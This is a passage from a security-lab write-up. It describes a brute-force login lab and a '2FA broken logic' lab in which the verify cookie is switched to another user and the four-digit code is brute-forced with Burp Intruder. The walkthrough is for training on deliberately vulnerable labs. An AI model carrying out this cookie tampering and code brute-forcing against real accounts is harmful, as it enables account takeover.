
Filter by:

6. All passwords return You have made too many incorrect login attempts. Please try again in 1 minute(s). — except one

7. Valid credentials found: info : 1234567890 → Solved
LAB 8 — 2FA Broken Logic
Level:
PRACTITIONER
Analysis
| Vulnerability | Flawed 2FA logic |
| Goal | Login as carlos |
| Key Concept | In the second authentication step, the app uses a verify cookie to determine which account’s 2FA code to check. By intercepting the request and changing verify to carlos, we generate a 2FA code for carlos — then brute-force it. |
Steps
1. Login with wiener : peter → intercept the /login2 request

2. Change verify=wiener to verify=carlos and delete the session cookie → send

3. This generates a 2FA code for carlos’s account

4. In the browser, submit an invalid 2FA code → intercept → send to Intruder


5. In Intruder: delete the session cookie, change verify to carlos
6. Set payload type to Brute Forcer (0000–9999)

7. Start the attack

8. Filter output for 302 responses
